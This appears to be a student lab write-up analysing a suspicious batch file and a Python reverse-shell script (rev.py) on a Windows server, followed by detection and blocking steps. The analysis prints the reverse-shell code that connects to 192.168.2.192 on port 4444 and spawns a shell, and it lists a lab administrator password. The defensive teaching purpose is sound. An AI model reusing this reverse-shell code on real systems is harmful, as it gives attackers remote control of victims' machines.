


* **1-Login to the Windows server : Administrator : Gomycode01\***



* **2-Copying the file Defeat.bat inside the windows server**
* **3-What do you think ? does this file looks suspicious ?**

A file named **defeat.bat** could be suspicious, but its risk depends on its contents. Batch files (.bat) can execute commands on Windows, including deleting files, modifying system settings, or downloading malware.

* **4- Analysing defeat.bat with windows defender** 
* **5- Why the second folder wasn’t detected by the Anti-Virus implemented on windows ?**

There could be several reasons why Windows Defender (or another antivirus) didn't detect a second folder containing **rev.py** as a threat:

**Possible Explanations:**

**A-Python Scripts Aren't Always Flagged**

* + .py files are plain text scripts, and antivirus software typically doesn’t flag them unless they contain known malicious patterns or behaviors.
  + Malware in Python often requires execution to cause harm, which means it might evade static detection.

**B-Obfuscation or Encryption**

* + If the script is obfuscated (e.g., using pyarmor, base64 encoding, or other techniques), the antivirus might not recognize it as malicious.

**C-It’s Not in a Commonly Scanned Directory**

* + Some folders (e.g., user-created directories or external drives) may not be actively scanned unless manually specified.

**D-Heuristic Limitations**


* + Windows Defender uses heuristic analysis (behavior-based detection), but if the script hasn’t executed any harmful actions yet, it may not be flagged.

**E-Antivirus Exclusions**

* + If the folder or file type is in Defender's exclusion list, it won’t be scanned.

**F-It’s a New or Custom Script**

* + If the script isn’t in Defender’s virus definition database, it might not trigger an alert.
* **6- Opening the rev.py file**



* **7- Which language is this file written in?**

The language is python

* **8- Explaining what the code is doing**

This code is creating a **reverse shell**, which is a common technique used in hacking to gain remote control over a target system. Let’s break it down step by step:

### ****Code Breakdown****:

import socket, subprocess, os

* Imports necessary modules:
  + socket (for network communication)
  + subprocess (for executing system commands)
  + os (for interacting with system resources)

host = "192.168.2.192"

port = 4444

* Defines the attacker's **IP address** (192.168.2.192) and **port** (4444).
* This is where the connection will be established.

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect((host, port))

* Creates a **TCP socket** (AF\_INET for IPv4, SOCK\_STREAM for TCP).
* Connects to the attacker's machine on the specified IP and port.

os.dup2(s.fileno(), 0)

os.dup2(s.fileno(), 1)

os.dup2(s.fileno(), 2)

* Redirects the standard input (0), output (1), and error (2) to the attacker's socket.
* This allows the attacker to **send commands** and **receive output** as if they were directly using the system.

p = subprocess.all("/bin/bash")

* **This line has an error**:
  + subprocess.all() does not exist.
  + It was likely meant to be:

p = subprocess.call("/bin/bash")

* + This launches a **Bash shell**, allowing the attacker to execute commands remotely.
* **9- What is the IP of the hacker?**

The IP of the hacker is "192.168.2.192"

* **10-On which port is the communication going to be established?**

The Port is 4444

* **11-How can we detect such an attack?**

Detecting a **reverse shell attack** like the one in your script requires monitoring network activity, running processes, and system logs. Here are some key steps to detect and prevent it:

## **1- Detecting an Active Reverse Shell**

### ****🔍 Check Network Connections****

Since the attack creates an **outbound** connection to an attacker’s IP (192.168.2.192) on **port 4444**, you can check for suspicious connections.

### ****🖥️ On Windows (Command Prompt)****

Run:

netstat -ano | findstr :4444

* If you see an **ESTABLISHED** connection, it means a reverse shell is active.
* To identify the process, note the **PID** (Process ID) and check it using:

tasklist | findstr <PID>

### ****🐧 On Linux/macOS (Terminal)****

Run:

netstat -tulnp | grep 4444

or

lsof -i :4444

* If you see a process listening on **port 4444**, it's suspicious.

## **2-Detect Suspicious Processes**

Since the attack **spawns a shell**, look for unusual Bash, PowerShell, or Python processes.

### ****🖥️ Windows (CMD or PowerShell)****

Check for suspicious processes:

tasklist | findstr python

or

Get-Process | Where-Object {$\_.ProcessName -match "python|cmd|powershell"}

If you see Python running when you didn’t execute anything, it might be the reverse shell.

### ****🐧 Linux/macOS****

Run:

ps aux | grep python

or

pgrep -af bash

Look for unexpected **Python or Bash processes**.

## **3-Check for Unusual Scripts or Files**

If you suspect an attack, search for the script.

### ****🖥️ Windows (PowerShell)****

Get-ChildItem -Path C:\ -Recurse -Filter "\*.py" -ErrorAction SilentlyContinue

Check recently modified files:

Get-ChildItem -Path C:\ -Recurse | Sort-Object LastWriteTime -Descending | Select-Object -First 10

### ****🐧 Linux/macOS****

Check for hidden or recent files:

find / -name "\*.py" 2>/dev/null

find / -type f -mtime -1 2>/dev/null # Files modified in the last 24 hours

## **4-Detect Suspicious Outgoing Traffic**

If you have access to a firewall or a network monitoring tool, check for **unusual outgoing connections**.

### ****🔥 Windows Firewall Logs****

Enable and check logs:

wevtutil qe Security /c:10 /rd:true /f:text | findstr "4444"

### ****📡 Wireshark or TCPDump (Linux)****

Monitor traffic to suspicious IPs:

tcpdump -i eth0 host 192.168.2.192

## **5-Check System Logs for Unauthorized Access**

### ****🖥️ Windows Event Viewer****

* Open **Event Viewer** (eventvwr.msc).
* Check **Security Logs** for unusual login attempts.

### ****🐧 Linux Logs****

Check logs for suspicious activity:

cat /var/log/auth.log | grep "python"

cat /var/log/syslog | grep "4444"

## **How to Stop & Prevent the Attack**

✅ **Kill the Process:**

taskkill /PID <PID> /F

or

kill -9 <PID>

✅ **Block the Attacker's IP:**

* **Windows:**

netsh advfirewall firewall add rule name="Block Hacker" dir=out action=block remoteip=192.168.2.192

* **Linux:**

sudo iptables -A OUTPUT -d 192.168.2.192 -j DROP

✅ **Scan for Malware:** Use **Windows Defender**, **Malwarebytes**, or **ClamAV (Linux)** to scan for infected files.

✅ **Monitor Network Traffic:** Use **Wireshark** or **Sysmon** (Windows) to track unusual connections.

✅ **Disable Unnecessary Services:** If you don’t need Python remote execution, disable it.

### ****⚠️ Final Advice****

* If you **didn’t run** the script yourself and found it on your system, **you’ve been hacked**.
* **Change all passwords** and **disconnect the system** from the network.
* If the system is critical, **reinstall the OS** to ensure the attacker is completely removed.